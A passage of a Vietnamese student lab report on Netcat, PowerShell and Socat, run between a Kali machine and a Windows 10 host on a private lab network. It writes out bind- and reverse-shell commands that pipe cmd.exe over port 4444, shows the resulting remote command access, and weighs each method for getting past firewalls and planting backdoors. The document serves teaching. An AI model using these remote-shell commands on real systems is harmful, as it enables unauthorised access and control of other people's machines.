> Accept: */*
> Thanh_Ngan:xincamon
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 301 Moved Permanently
< Location: http://www.google.com/
< Content-Type: text/html; charset=UTF-8
< Date: Fri, 07 Oct 2022 03:33:18 GMT
< Expires: Sun, 06 Nov 2022 03:33:18 GMT
< Cache-Control: public, max-age=2592000
< Server: gws
< Content-Length: 219
< X-XSS-Protection: 0
< X-Frame-Options: SAMEORIGIN
<
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>.
</BODY></HTML>
* Connection #0 to host google.com left intact
```

4. Command line:

Netcat

Bài tập thực hành 21: kết nối tới TCP/UDP

```
(root@Kali-linux)-[~]
# nc -v mail.btopenworld.com 110
Warning: inverse host lookup failed for 213.120.69.4: Unknown host
mail.lb.btopenworld.com [213.120.69.4] 110 (pop3) open
+OK POP3 server ready.

USER Nhom18
+OK please send PASS command
PASS Nhom18
-ERR Access denied
```

Bài tập thực hành 22: Lắng nghe TCP/UDP port

```
(root@Kali-linux)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 41578
Xin chào, chúng tôi là Nhom 18
[]
```

```
File Actions Edit View Help
(root@Kali-linux)-[~]
# nc -nv 127.0.0.1 4444
(UNKNOWN) [127.0.0.1] 4444 (?) open
Xin chào, chúng tôi là Nhom 18
[]
```

Bài tập thực hành 23: Trao đổi tập tin với Netcat

The image shows two terminal windows side-by-side. The left window is a Windows 10 command prompt where a Netcat listener is running on port 4444. It shows connections from 192.168.154.131 and 192.168.154.131:41286, with the text 'xin chào, chúng tôi là Nhóm 18' and 'Rat vui được thực hành trao đổi qua Netcat'. The right window is a Kali Linux terminal where a Netcat client is running, connecting to 192.168.154.1 on port 4444 and sending the same text as the Windows terminal.

Bài tập về nhà

17. Máy chủ sẽ là máy lắng nghe port (ở đây nhóm em dùng Windows 10 làm máy chủ cho server)
 18. Máy khách là máy kết nối tới ip máy chủ thông qua port (nhóm em dùng Kali để kết nối làm máy chủ cho client)
 19. Nếu khai báo lệnh “nc -lvnp 4444” thì port được mở trên máy chủ
 20. Chuyển file wget.exe từ Kali sang Windows 10
- Ban đầu mở cmd tại thư mục không có bất kì file nào tên incoming.exe
 - Dùng lệnh “ncat -lvnp 4444 > incoming.exe” để mở lắng nghe qua port 4444 dùng incoming.exe để nhận wget.exe sau khi chuyển từ Kali qua được đổi tên thành incoming.exe

A terminal screenshot from a Windows 10 command prompt showing a Netcat listener on port 4444. It shows connections from 192.168.154.131 and 192.168.154.131:41292. The text 'xin chào, chúng tôi là Nhóm 18' and 'Rat vui được thực hành trao đổi qua Netcat' is visible.

- Ở Kali kết nối với Windows 10 qua port 4444 và gửi đi kèm theo file wget.exe

The image shows two terminal windows. The top window is a Kali Linux terminal where the user runs 'locate wget.exe' and finds the file at '/usr/share/windows-resources/binaries/wget.exe'. The bottom window is a Kali Linux terminal where the user runs 'nc -nv 192.168.154.1 4444 < /usr/share/windows-resources/binaries/wget.exe' and successfully transfers the file to the Windows 10 machine.

- Kiểm tra thư mục trong vị trí kết nối đang mở sau khi bên máy Kali kết nối, thấy xuất hiện file incoming.exe


```

C:\Users\admin>dir
Volume in drive C is OS
Volume Serial Number is 9837-2848

Directory of C:\Users\admin

02/10/2022  10:47 SA    <DIR>          .
02/10/2022  10:47 SA    <DIR>          ..
12/02/2021  01:35 CH    <DIR>          .android
20/08/2022  02:33 CH    <DIR>          .cargo
16/04/2022  10:21 CH    <DIR>          .config
30/03/2021  12:23 SA    <DIR>          .dnx
18/04/2022  08:37 CH    <DIR>          .dotnet
20/08/2022  04:42 CH    <DIR>          .ld2VirtualBox
04/09/2022  11:44 CH    <DIR>          .matplotlib
04/09/2022  11:38 CH    <DIR>          .micromamba
16/08/2022  11:43 SA    <DIR>          .near-config
20/08/2022  02:18 CH    <DIR>          .near-credentials
03/04/2022  11:31 CH    <DIR>          .nuget
26/09/2022  12:10 CH          348 .packettracer
14/08/2022  10:25 CH    <DIR>          .rustup
24/12/2020  10:52 SA    <DIR>          .vscode
14/08/2022  10:46 CH          19 a.py
26/09/2022  02:25 CH    <DIR>          Cisco Packet Tracer 8.2.0
05/04/2021  09:32 CH    <DIR>          Contacts
05/01/2022  06:52 CH    <DIR>          Creative Cloud Files
21/04/2022  07:37 CH    <DIR>          cryptopp860
07/04/2022  09:19 CH          9.274.149 cryptopp860.zip
07/04/2022  09:19 CH          659 cryptopp860.zip.sig
05/09/2022  08:14 CH    <DIR>          Documents
04/09/2022  11:02 CH    <DIR>          env
05/04/2021  09:32 CH    <DIR>          Favorites
23/07/2021  08:07 CH    <DIR>          Google Drive
14/08/2022  10:41 CH    <DIR>          hello
02/10/2022  12:08 CH          308.736 incoming.exe
05/04/2021  09:32 CH    <DIR>          Links
14/08/2022  10:45 CH          159.232 main.exe

```

- Kiểm tra file incoming.exe bằng lệnh “incoming.exe -V” thì thấy nó có version GNU wget 1.9.1 (lệnh này tương tự wget -V)

```

C:\Users\admin>incoming.exe -V
GNU Wget 1.9.1

Copyright (C) 2003 Free Software Foundation, Inc.
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

```

21. Thực hiện:

- Bind Shell

+ Ban đầu mở kết nối qua port 4444 bên máy Windows 10 để chuyển hướng các stdin, stdout, stderr của cmd.exe bên Windows 10 qua port

```
C:\Users\admin>ncat -lvnp 4444 -e cmd.exe
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

+ Bên Kali mở kết nối tới Windows qua port 4444 nhận các lệnh chuyển từ cmd.exe

```
(root@kali:~) # nc 192.168.154.1 4444
Microsoft Windows [Version 10.0.19044.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin>dir
```

+ Bên Kali ta có thể vào được cmd của Windows 10, chạy thử lệnh “dir” để kiểm tra và thấy nó đã nhận lệnh và output ra giống bên Windows 10

```
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.154.131.
Ncat: Connection from 192.168.154.131:41292.
^C
C:\Users\admin>dir
Volume in drive C is OS
Volume Serial Number is 9837-2848

Directory of C:\Users\admin

02/10/2022  10:47 SA    <DIR>          .
02/10/2022  10:47 SA    <DIR>          ..
12/02/2021  01:35 CH    <DIR>          .android
20/08/2022  02:33 CH    <DIR>          .cargo
16/04/2022  10:21 CH    <DIR>          .config
30/03/2021  12:23 SA    <DIR>          .dnx
18/04/2022  08:37 CH    <DIR>          .dotnet
20/08/2022  04:42 CH    <DIR>          .ld2VirtualBox
04/09/2022  11:44 CH    <DIR>          .matplotlib
04/09/2022  11:38 CH    <DIR>          .micromamba
16/08/2022  11:43 SA    <DIR>          .near-config
20/08/2022  02:18 CH    <DIR>          .near-credentials
03/04/2022  11:31 CH    <DIR>          .nuget
26/09/2022  12:10 CH    348 .packetracer
```

- Reverse Shell:

+ Ngược lại với Bind Shell, ta mở kết nối qua port ở Kali: “nc -lvnp 4444”

```
(root@kali:~) # nc -lvnp 4444
listening on [any] 4444 ...
```

+ Bên Windows 10 ta dùng lệnh “ncat ip-linux-vm 4444 -e cmd.exe” để kết nối

```
C:\Users\admin>ncat 192.168.154.131 4444 -e cmd.exe
libnsock ssl_init_helper(): OpenSSL legacy provider failed to load.
```

+ Sau khi kết nối bên Kali bắt được các lệnh stdin, stdout, stderr của cmd.exe được chuyển hướng tới kết nối qua port 4444


```
(root@kali-linux)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.154.131] from (UNKNOWN) [192.168.154.1] 59149
Microsoft Windows [Version 10.0.19044.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin>dir
dir
Volume in drive C is OS
Volume Serial Number is 9837-2848

Directory of C:\Users\admin

02/10/2022  10:47  SA      <DIR>          .
02/10/2022  10:47  SA      <DIR>          ..
12/02/2021  01:35  CH      <DIR>          .android
20/08/2022  02:33  CH      <DIR>          .cargo
16/04/2022  10:21  CH      <DIR>          .config
30/03/2021  12:23  SA      <DIR>          .dnx
```

22. Ưu - nhược điểm của Bind Shell và Reverse Shell

- Reverse Shell: Máy tấn công lắng nghe, máy nạn nhân kết nối vào máy tấn công

+ Ưu điểm:

- Có thể dùng khi máy tấn công được bảo vệ bởi NAT, qua mặt firewall
- Không cần mở port trên máy nạn nhân, không bị kẻ khác tấn công vào máy nạn nhân

+ Nhược điểm:

- Cần quyền admin để hoạt động

- Bind Shell: Máy nạn nhân lắng nghe, máy tấn công kết nối tới máy nạn nhân

+ Ưu điểm: Tạo backdoor

+ Nhược điểm:

- Nếu máy nạn nhân không có IP public, hoặc được bảo vệ bởi Firewall thì không hiệu quả.
- Máy nạn nhân cần được chiếm quyền trước để có thể mở port.
- Khi máy nạn nhân mở port, có thể có nhiều máy khác tấn công vào máy nạn nhân
- Kém hiệu quả khi có phần mềm diệt virus

- Dùng Reverse Shell khi máy nạn nhân được bảo vệ bởi Firewall, nằm sau NAT.

- Dùng Bind Shell để tạo backdoor.

i, Power Shell

23. Trao đổi tập tin, Bind Shell, Reverse Shell bằng Power Shell

- Trao đổi tập tin

+ Dùng lệnh “nc -lvp 4444 > newfile.txt” để mở port 4444, tiến hành

lắng nghe, những gì lắng nghe được từ file của máy kali sẽ được cho vào newfile.txt

```
PS C:\WINDOWS\system32\WindowsPowerShell> dir

Directory: C:\WINDOWS\system32\WindowsPowerShell

Mode                LastWriteTime         Length Name
----                -
d-----          4/6/2021  12:16 PM             v1.0

PS C:\WINDOWS\system32\WindowsPowerShell> ncat -lvp 4444 > newfile.txt
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

+ Dùng lệnh “nc -nv ip-linux-vm 4444 < kalifile.txt” để chuyển file kalifile.txt có nội dung sau sang Windows 10

```
(root@kali-linux)-[~]
# nc -nv 192.168.154.1 4444 < kalifile.txt
(UNKNOWN) [192.168.154.1] 4444 (?) open

(root@kali-linux)-[~]
# cat kalifile.txt
Nhom 18
20521690 - Le Minh Nha
20521649 - Vuong Dinh Thanh Ngan
```

+ Windows 10 kết nối thành công và nhận được file kalifile.txt chuyển thành newfile.txt cùng nội dung

```
PS C:\WINDOWS\system32\WindowsPowerShell> ncat -lvnp 4444 > newfile.txt
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.154.131.
Ncat: Connection from 192.168.154.131:41308.
```

```
PS C:\WINDOWS\system32\WindowsPowerShell> dir

Directory: C:\WINDOWS\system32\WindowsPowerShell

Mode                LastWriteTime         Length Name
----                -
d-----          4/6/2021  12:16 PM             v1.0
-a----          10/2/2022   1:09 PM           136 newfile.txt

PS C:\WINDOWS\system32\WindowsPowerShell> cat newfile.txt
Nhom 18
20521690 - Le Minh Nha
20521649 - Vuong Dinh Thanh Ngan
```

- Bind Shell

+ Ban đầu mở kết nối qua port 4444 bên máy Windows 10 để chuyển hướng các stdin, stdout, stderr của cmd.exe bên Windows 10 qua port

```
PS C:\WINDOWS\system32> ncat -lvnp 4444 -e cmd.exe
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

+ Bên Kali mở kết nối tới Windows qua port 4444 nhận các lệnh chuyển từ cmd.exe

```
(root@kali:~) nc 192.168.154.1 4444
Microsoft Windows [Version 10.0.19044.2006]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>dir
```

+ Bên Kali ta có thể vào được cmd của Windows 10, chạy thử lệnh “dir” để kiểm tra và thấy nó đã nhận lệnh và output ra giống bên Windows 10

```
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.154.131.
Ncat: Connection from 192.168.154.131:41310.
PS C:\WINDOWS\system32> dir

Directory: C:\WINDOWS\system32

Mode                LastWriteTime         Length Name
----                -
d-----          12/7/2019    4:49 PM             0409
d-----          4/18/2022    8:44 PM             1028
d-----          4/18/2022    8:44 PM             1029
d-----          4/18/2022    8:44 PM             1031
d-----          4/18/2022    8:44 PM             1033
d-----          4/18/2022    8:44 PM             1036
d-----          4/18/2022    8:44 PM             1040
d-----          4/18/2022    8:44 PM             1041
d-----          4/18/2022    8:44 PM             1042
d-----          4/18/2022    8:44 PM             1045
d-----          4/18/2022    8:44 PM             1046
d-----          4/18/2022    8:44 PM             1049
d-----          4/18/2022    8:44 PM             1055
d-----          4/18/2022    8:44 PM             2052
```

```
# cat kalifile.txt
Nhom 18
20521690 - Le Minh Nha
20521649 - Vuong Dinh Thanh Ngan

(root@kali-linux)-[~]
# nc 192.168.154.1 4444
Microsoft Windows [Version 10.0.19044.2006]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>dir
dir
Volume in drive C is OS
Volume Serial Number is 9837-2848

Directory of C:\WINDOWS\system32

02/10/2022  10:50 SA    <DIR>          .
02/10/2022  10:50 SA    <DIR>          ..
29/05/2021  09:46 SA             1.024 %TMP%
07/12/2019  04:49 CH    <DIR>          0409
18/04/2022  08:44 CH    <DIR>          1028
18/04/2022  08:44 CH    <DIR>          1029
18/04/2022  08:44 CH    <DIR>          1031
18/04/2022  08:44 CH    <DIR>          1033
18/04/2022  08:44 CH    <DIR>          1036
18/04/2022  08:44 CH    <DIR>          1040
18/04/2022  08:44 CH    <DIR>          1041
18/04/2022  08:44 CH    <DIR>          1042
18/04/2022  08:44 CH    <DIR>          1045
18/04/2022  08:44 CH    <DIR>          1046
18/04/2022  08:44 CH    <DIR>          1049
18/04/2022  08:44 CH    <DIR>          1055
18/04/2022  08:44 CH    <DIR>          2052
```

- Reverse Shell:

+ Ngược lại với Bind Shell, ta mở kết nối qua port ở Kali: “nc -lvp 4444”

```
(root@kali-linux)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
```

+ Bên Windows 10 ta dùng lệnh “ncat ip-linux-vm 4444 -e cmd.exe” để kết nối

```
PS C:\WINDOWS\system32> ncat 192.168.154.131 4444 -e cmd.exe
libnssock ssl_init_helper(): OpenSSL legacy provider failed to load.
```

+ Sau khi kết nối bên Kali bắt được các lệnh stdin, stdout, stderr của cmd.exe được chuyển hướng tới kết nối qua port 4444


```
(root@kali-linux)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.154.131] from (UNKNOWN) [192.168.154.1] 1946
Microsoft Windows [Version 10.0.19044.2006]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>
```

24. Ngoài Netcat và PowerShell, thì Bind Shell và Reverse Shell còn có thể tạo ra bởi

- Socat : giống như netcat trên steroid
- Metasploit - multi/handler: tương tự netcat và socat
- Msfvenom: tương tự multi/handler

*Ví dụ về Socat

- Bind Shell

+ Dùng câu lệnh “socat -d -d TCP4-LISTEN:4444 EXEC:'cmd.exe',pipes” để mở lắng nghe qua port 4444 bằng giao thức TCP trên Windows 10 làm máy chủ, exec file cmd.exe để chuyển hướng các stdin, stdout, stderr,...

```
PS C:\Users\admin> socat -d -d TCP4-LISTEN:4444 EXEC:'cmd.exe',pipes
2022/10/02 14:41:13 socat[18836] N listening on AF=2 0.0.0.0:4444
```

+ Dùng câu lệnh “ socat -d -d TCP-CONNECT:'ip-linux-vm':4444” ở máy client là Kali để kết nối tới máy chủ Windows 10 thông qua port 4444

```
(root@kali-linux)-[~]
# socat -d -d TCP-CONNECT:192.168.154.1:4444 -
```

+ Sau khi kết nối thành công, ta thấy bên Kali truy cập được vào cmd.exe của Windows và có thể thực hiện được các lệnh command


```
(root@kali-linux)-[~]
# socat -d -d TCP-CONNECT:192.168.154.1:4444 -
2022/10/02 14:41:18 socat[3653] N opening connection to AF=2 192.168.154.1:4444
2022/10/02 14:41:18 socat[3653] N successfully connected from local address AF=2 192.168.154.131:41314
2022/10/02 14:41:18 socat[3653] N reading from and writing to stdio
2022/10/02 14:41:18 socat[3653] N starting data transfer loop with FDs [5,5] and [0,1]
Microsoft Windows [Version 10.0.19044.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin>dir
dir
Volume in drive C is OS
Volume Serial Number is 9837-2848

Directory of C:\Users\admin

02/10/2022  01:53 CH      <DIR>          .
02/10/2022  01:53 CH      <DIR>          ..
12/02/2021  01:35 CH      <DIR>          .android
20/08/2022  02:33 CH      <DIR>          .cargo
```

```
PS C:\Users\admin> socat -d -d TCP4-LISTEN:4444 EXEC:'cmd.exe',pipes
2022/10/02 14:41:13 socat[18836] N listening on AF=2 0.0.0.0:4444
2022/10/02 14:41:17 socat[18836] N accepting connection from AF=2 192.168.154.131:41314 on AF=2 192.168.154.1:4444
2022/10/02 14:41:17 socat[18836] N forking off child, using pipes for reading and writing
2022/10/02 14:41:17 socat[18836] N forked off child process 16072
2022/10/02 14:41:17 socat[18836] N execvp'ing "cmd.exe"
2022/10/02 14:41:17 socat[18836] N forked off child process 16072
2022/10/02 14:41:17 socat[18836] N starting data transfer loop with FDs [6,6] and [5,9]
```

- Reverse Shell:

+ Dùng lệnh “socat -d -d TCP4-LISTEN:4444 STDOUT” cho Kali làm máy chủ lắng nghe qua port 4444

```
(root@kali-linux)-[~]
# socat -d -d TCP4-LISTEN:4444 STDOUT
2022/10/02 14:53:13 socat[3690] W ioctl(5, IOCTL_VM_SOCKETS_GET_LOCAL_CID, ...): Inappropriate ioctl for device
2022/10/02 14:53:13 socat[3690] N listening on AF=2 0.0.0.0:4444
```

+ Dùng lệnh “socat TCP4:192.168.154.131:4444 EXEC:'cmd.exe',pipes” cho Windows 10 để kết nối tới máy chủ qua port 4444, với exec là file cmd.exe chuyển hướng các stdin, stdout, stderr...

```
2022/10/02 14:52:19 socat[18836] N child died(). Handling signal 20
PS C:\Users\admin> socat TCP4:192.168.154.131:4444 EXEC:'cmd.exe',pipes
```

+Sau khi kết nối thành công, máy chủ Kali có thể truy cập vào được cmd của máy Windows 10, và thực hiện được các lệnh command

```
(root@kali-linux)-[~]
# socat -d -d TCP4-LISTEN:4444 STDOUT
2022/10/02 14:53:13 socat[3690] W ioctl(5, IOCTL_VM_SOCKETS_GET_LOCAL_CID, ...): Inappropriate i
octl for device
2022/10/02 14:53:13 socat[3690] N listening on AF=2 0.0.0.0:4444
2022/10/02 14:53:44 socat[3690] N accepting connection from AF=2 192.168.154.1:3007 on AF=2 192.
168.154.131:4444
2022/10/02 14:53:44 socat[3690] N using stdout for reading and writing
2022/10/02 14:53:44 socat[3690] N starting data transfer loop with FDs [6,6] and [1,1]
Microsoft Windows [Version 10.0.19044.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin>cd ..
cd ..

C:\Users>dir
dir
Volume in drive C is OS
Volume Serial Number is 9837-2848

Directory of C:\Users

06/06/2022  08:29 SA    <DIR>        .
06/06/2022  08:29 SA    <DIR>        ..
02/10/2022  01:53 CH    <DIR>        admin
08/05/2022  08:42 CH    <DIR>        DefaultAppPool
```

HẾT